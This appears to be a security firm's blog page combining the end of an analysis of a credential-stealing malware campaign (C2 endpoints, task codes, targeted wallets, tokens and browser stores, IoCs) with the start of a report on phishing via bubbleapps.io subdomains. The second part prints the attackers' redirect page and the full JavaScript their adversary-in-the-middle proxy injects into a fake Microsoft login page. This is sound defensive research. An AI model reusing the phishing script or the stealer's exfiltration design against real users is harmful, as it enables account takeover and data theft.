This public key from the key pair (C) is sent to the server in the first request to the /take endpoint, while the private key is stored in the “MachineKeyStore”.

Execution order

The machine GUID identifies the victim to the server and is used in every request made to the C2 server as an URL parameter. Unlike server-side values, the GUID does not need to be pre-registered — the C2 server accepts any UUID on first contact. However, once a UUID/GUID has connected the /take endpoint and received a response, further requests to this endpoint with the same UUID will no longer result in an answer.

After performing the initial checks (sandbox detection and region detection), the C2 server is contacted in the following pattern:

POST /take/XYaR5gFi/{MachineGuid}

This first POST request will exfiltrate basic metadata about the system and receive an instruction set of further tasks.

If more detailed logging is activated using a specific task from the previous response, further metadata and logging information is posted to the C2 server.

POST /validate/XYaR5gFi/{MachineGuid} 

More POST requests to validate may occur depending on the task ID. They exfiltrate data such as screenshots, or specific files. During the data collection process, data is continuously exfiltrated to the /process endpoint:

/process/XYaR5gFi/{MachineGuid}

Once a /process POST request terminates with “END”, the response may again contain a subset of further commands to execute in the form of further tasks.

Data collection

During the execution of the script, it is possible to collect a lot of data.

Two memory streams are globally allocated for this. One stream collects metadata and the other stream collects the actual data from files. The data collected during enumeration is chunked and exfiltrated to the /process endpoint once the maximum chunk size (60 Mb) is reached. The memory stream stores the actual data from the requested files together with their metadata in the following format:

… | (4 Bytes), Path-Length (4 Bytes), Path (N Bytes), File Data (N Bytes) | …

Gather and exfiltrate basic user / machine data


After retrieving the machine’s identifier, the script contacts the endpoint events[.]ms709[.]com/take/<GUID>. The transmitted message contains basic system information in the form of a concatenated string. The following information is transmitted:

  • <RSA Public Key from the generated key pair (C)>
  • <OSVersion>.<ReleaseId> (<Productname>)
  • <TotalPhysicalMemory>
  • <%ENV%USERNAME>
  • <%ENV%COMPUTERNAME>
Figure 16: Information uploaded to /take endpoint

In our observation, the server always returned an empty string to the first request, with a hard-coded exit condition for this exact response being present in the code. Taking into account other observations, this is probably due to the campaign (and the C2 server) not being active at the time of testing or the server deciding that this client is “uninteresting”:

Figure 17: Server response check

If this condition is removed, the malware will repeat its request a second time, this time receiving a response from the server. While the response does not include direct instructions, it does specify what the malware should scan for.


The server can return multiple dynamic instructions per request by specifying a task identifier in the form of a unique number and relevant arguments passed to the task. The format is “<number>|<arg1>|<arg2>+;<number>|<arg1>|<arg2>+;”.


For example, if the server wants the malware to further look into wallets being present on the system, it sends the task IDs 22, 23 or 24 in the payload.

Figure 18: Sending the task IDs 22, 23, 24 toggles search for wallets

During out research, the task with ID “60” was frequently returned as instruction. It is followed by a path like %userprofile%\Documents and a list of file name patterns that the server wants to have a closer look at. These include *.txt, *.rdp, *.docx, *.xls, *.env, *2fa*, *.ed25519, *.vbox, *token*, *credit*, *bank* and *login*.


The full functionality of these codes is listed in the following table:

Upload small heartbeat to / validate endpoint

The request to the /validate endpoint contains primarily status, logging and metadata information as well as error messages that the program caught (like “PS Other arch invoke fail – $\_.Exception.Message”). The script also announces which parts will be extracted in the next request to the process endpoint.


The table below shows some strings that the malware will send to the /validate endpoint.

Data collection and exfiltration

During our tests, the /process endpoint received the largest data blobs from the compromised computer. The exfiltration scope combines hard-coded routines with dynamic configurations received from the /take endpoint.

Drive enumeration

By default, the malware enumerates different drives present of the victim’s machine:

  • removable disks like USB drives (type 2),
  • network drives (type 4) and
  • compact discs (type 5),

while disregarding local disks (type 3).

The drive names are added to the metadata collection for the /validate endpoint. In addition to the drive names, the file names and the contents of the files from the aforementioned drive types with .docx and .txt file types are added to the /process memory stream for a later upload.

Hard-coded targets

Hard-coded targets include browser credential stores such as Firefox’s “key4.db” and Chrome’s Web Data SQLite databases, Windows credentials and DPAPI Keys that are enumerated through the “CredEnumerate” API as well as system reconnaissance data (process lists, OS version, hardware details).

The dynamic part consists of “path and pattern” pairs, exclude lists und conditional parameters. If the task ID 100 is present in the server’s response, the more detailed exfiltration pipeline is activated.

Importantly, the most critical part next to credential theft are the “path and pattern” pairs that differ from system to system (or response to response) and therefore determine the proposed risk of compromise.


The server accepted these uploads and did not respond with any content. While this might be simply related to the Any.Run timeout of one minute, the PowerShell code does suggest that a response from the /process endpoint can be directly be executed in the command line.

Figure 19: Deobfuscated code for parsing responses into PowerShell commands

Indicators of compromise (IoCs)

C2 server URLs: 

  • events[.]ms709[.]com
  • metrics[.]msft17[.]com
  • events[.]msft23[.]com
  • mo2307[.]com

C2 server IP addresses:

  • 93.152.217[.]97
  • 104.21.87[.]46
  • 172.67.141[.]127
  • 45.150.66[.]3
  • 146.185.233[.]59

Malicious website host:

  • 5.8.18[.]129
  • 5.8.18[.]88
  • 109.107.170[.]57

Malicious URLs of the campaign:

  • 7zip-setup[.]us[.]com
  • cyber-duck[.]co[.]com
  • cyber-duck[.]co[.]com
  • cyberduck[.]info
  • cyberduck-download[.]org
  • cyberduck-download[.]org
  • cyberduck-ftp[.]com
  • em-editor[.]co[.]com
  • emeditor-download[.]co[.]com
  • emeditor-download[.]co[.]com
  • filezilla-project[.]us[.]com
  • getsharex-download[.]com 
  • getsharex-setup[.]com 
  • joplin-app[.]co[.]com
  • joplin-desktop[.]app
  • joplin-opensource[.]co[.]com
  • keepass[.]us[.]com
  • mullvad-download[.]it[.]com
  • mullvad-download[.]org
  • mullvad-vpn[.]us[.]org
  • putty-setup[.]us[.]com
  • s3-browser[.]quest
  • s3-browser-download[.]blog
  • winscp-app[.]org
  • winscp-download[.]us[.]org
  • winscp-downloads[.]com
  • winscp-ftps[.]com
  • winscp-setup[.]net

Malicious Joplin installer hash:

  • 45ac2309f57da4f6c352877ebd7d46266be8db6a7167458b69219a2a5ba5c88a

Further blog articles

Forensic

Analysis of a credential-stealer malware campaign – Part 1

May 20, 2026 – In March 2026, cirosec identified an ongoing malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools. The campaign is only accessible using the Bing search engine. Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents.

Author: Colin Glätzer, Konrad Weyhing, Felix Friedberger

Mehr Infos »
Forensic

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel, Felix Friedberger

Mehr Infos »
Forensic

IOCs of the npm crypto stealer supply chain incident

September 25, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started September 8, 2025, and affected 27 packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.

How Atta­ckers Abuse Bubble­apps.io to Phish German Busi­nesses

Search

How Atta­ckers Abuse Bubble­apps.io to Phish German Busi­nesses

February 25, 2026

Abusing Bubble.io for Targeted Phishing and Malware Delivery against German Businesses

Since mid-January 2026, we have observed a significant increase in phishing campaigns abusing the no-code application platform Bubble.io. Attackers are leveraging the platform’s bubbleapps[.]io domain to create company-specific subdomains that serve as redirect hubs for credential theft and malware delivery.

Based on our observations, this campaign primarily targets German small and medium-sized companies.

A similar bubbleapps[.]io-based phishing campaign was already noted at the end of November 2025 by @worldwatch_ocd on Infosec.Exchange, suggesting this technique has been in use for longer than our observation window.

This post breaks down the full attack chain, from initial phishing emails to credential harvesting and remote access malware and maps out some of the infrastructure behind it.

The phishing chain

Initial access: compromised email accounts


The attack begins with phishing emails sent from compromised Microsoft Entra ID accounts. Because the emails originate from legitimate, trusted mailboxes of businesses the recipient is already in contact with, they are more likely to bypass spam filters and appear credible to recipients.

Figure 1: Phishing email example
Category
Date
Navigation

Each email contains a link to a company-specific subdomain on bubbleapps[.]io, following one of two naming patterns:

  • <company-name>.bubbleapps[.]io
  • <company-domain.tld>.bubbleapps[.]io (with the “.” before the tld omitted, e.g. companyde.bubbleapps.io)

Bubble.io markets itself as a platform to “Build Apps with AI, No Code Required” – a feature that, unfortunately, makes it equally convenient for threat actors to spin up disposable redirect pages.

The redirect: Bubble.io as a trampoline

The bubbleapps.io page does not host any phishing content itself. Instead, it contains a minimal HTML document embedded within Bubble’s single-page application framework. Its sole purpose is to immediately redirect the victim to the actual phishing page:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Redirecting...</title>
    <script>
        const targetUrl = "https://signin.securedocsportal.com/cyb3rusr131";
        window.location.replace(targetUrl);
    </script>
</head>
<body>
</body>
</html>

In some cases, an additional layer of indirection is introduced using link shortener services such as myqrcode.mobi, adding yet another hop before reaching the phishing destination.

The phishing page: Entra ID AITM proxy


The final destination is a adversary-in-the-middle (AITM) phishing proxy mimicking the Microsoft Entra ID login page, similar in design to tools like Evilginx. The page is protected by a Cloudflare challenge, which helps prevent automated scanners from flagging it.

Figure 2: Cloudflare challenge on phishing domain


Once past the challenge, the victim is presented with a convincing replica of the Microsoft login page:

Figure 3: Phished Microsoft Entra ID login page

The proxy captures the victim’s credentials and session tokens and forwards them to the attackers. After the phishing is complete, the victim is seamlessly redirected to the legitimate Office home application (OfficeHome). Depending on whether an existing SSO session is active, the user may not notice anything unusual – they simply end up where they expected.

The victim’s original user-agent string is passed through to Entra ID by the proxy. However, the proxy server itself appears in Entra ID sign-in logs under its own IP address: 23.27.245[.]153.

The phishing proxy injects some custom JavaScript into the https://signin.securedocsportal[.]com/common/oauth2/v2.0/authorize endpoint:

<script nonce="z3MNZqhyQRF-OmxIs-lYHA">// You need to define checkElement2 first
checkElement2 = async function(selector) {
    while (null === document.querySelector(selector)) {
        await new Promise(resolve => requestAnimationFrame(resolve));
    }
    return document.querySelector(selector);
};
// Define checkElement3 for desktop SSO cancel
checkElement3 = async function(selector) {
    while (null === document.querySelector(selector)) {
        await new Promise(resolve => requestAnimationFrame(resolve));
    }
    return document.querySelector(selector);
};
function lp() {
    var emailId = document.querySelector("#i0116");
    var nextButton = document.querySelector("#idSIButton9");
    var query = window.location.href;
   if (/#/.test(query)) {
        var res = query.split("#");
        var potentialEmail = res[1];
       if (emailId != null && potentialEmail) {
            function isValidEmail(email) {
                var emailRegex = /^[^\s@]+@[^\s@]+\.[^\s@]+$/;
                return emailRegex.test(email);
            }
           function decodeBase64(str) {
                try {
                    // Only attempt Base64 decode if no @ symbol and looks like Base64
                    if (!str.includes('@') && /^[A-Za-z0-9+/]+={0,2}$/.test(str)) {
                        while (str.length % 4 !== 0) {
                            str += '=';
                        }
                        return atob(str);
                    }
                    return null;
                } catch (e) {
                    return null;
                }
            }
           // Remove any trailing = that might have been added previously
            var cleanEmail = potentialEmail.replace(/=+$/, '');
            // Check direct email first (without any added = characters)
            if (isValidEmail(cleanEmail)) {
                emailId.focus();
                emailId.value = cleanEmail;
                nextButton.focus();
                nextButton.click();
                return true; // Success - stop retrying
            } else {
                // Only try Base64 if no @ symbol present
                var decoded = decodeBase64(cleanEmail);
                if (decoded && isValidEmail(decoded)) {
                    emailId.focus();
                    emailId.value = decoded;
                    nextButton.focus();
                    nextButton.click();
                    return true; // Success - stop retrying
                }
            }
        }
    }
   // DOM Manipulation for password recovery section
    checkElement2("#idA_PWD_ForgotPassword").then(_0x54c929 => {
        var node = document.getElementById("i0118");
        if (node && !document.querySelector("#important")) {
            node.insertAdjacentHTML("beforebegin", "<div id=\"important\" class=\"alert alert-error\">Because you're accessing sensitive info, you need to verify your password</div>");
        }
        return;
    });
   // Desktop SSO Cancel feature
    checkElement3("#desktopSsoCancel").then(_0x468602 => {
        var cancel = document.getElementById("desktopSsoCancel");
        if (cancel && !cancel.hasAttribute('data-clicked')) {
            cancel.setAttribute('data-clicked', 'true');
            cancel.focus();
            cancel.click();
        }
        return;
    });
   // Only retry if we haven't successfully filled the email
    setTimeout(function() { lp(); }, 100);
}
setTimeout(function() { lp(); }, 100);
</script>

The script does three things:

  1. Email pre-fill: It extracts the victim’s email address from the URL fragment (either plaintext or Base64-encoded) and automatically populates the email field, then clicks “Next” – making the login flow feel seamless.

  2. Fake urgency message: Once the password prompt appears, it injects a custom error banner reading Because you’re accessing sensitive info, you need to verify your password, pressuring the victim into entering their credentials.
  3. Desktop SSO bypass: It automatically clicks the “Cancel” button on the desktop SSO prompt, forcing the user into the password-based login flow where credentials can be captured.
Figure 4: Injected urgency message on the password prompt

The injected urgency message is a particularly clever choice. Microsoft’s real Entra ID login page does display this exact text in certain scenarios, but it rarely appears during a normal sign-in. Most users will not have seen it before. This is a fairly distinctive feature of this phishing framework.

Post-compromise activity

Based on our incident investigations, approximately two days after a successful phishing attack, the attackers access the stolen session from IP address 88.235.13[.]239 using the user agent:

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36

The observed post-compromise actions include:

  • Email abuse: Reading through the victim’s mailbox and sending phishing emails to existing contacts, continuing the chain.
  • Out-of-office weaponization: Setting automatic out-of-office replies that contain malware download links (detailed below), ensuring every incoming email triggers a malicious response.

No additional persistence mechanisms (e.g., app registrations, inbox rules or MFA device enrollment) were observed.

Phishing infrastructure

The proxy server


Querying the phishing proxy IP address 23.27.245[.]153 on Censys reveals two notable services:

Figure 5: Censys results for the phishing proxy IP address


Port 5000 hosts a web-based dashboard (urlscan.io mirror):

Figure 6: Phishing management dashboard

Based on the name, this is likely the panel used to manage the EntraID AITM phishing proxy.

Related servers

Systematically searching for this dashboard on Censys reveals a total of four servers hosting the same panel:

ServerPort
23.27.26[.]745000
23.27.245[.]1365000
23.27.26[.]1435000
23.27.245[.]1535000


Open directory exposure

Port 80 on some of these servers exposes an open directory listing containing folders that match the naming convention of the phishing lures:

Figure 7: Open directory on phishing server


A similar open directory was also found on the signin[.]securedocsportal[.]com domain itself:

Figure 8: Open directory on phishing domain

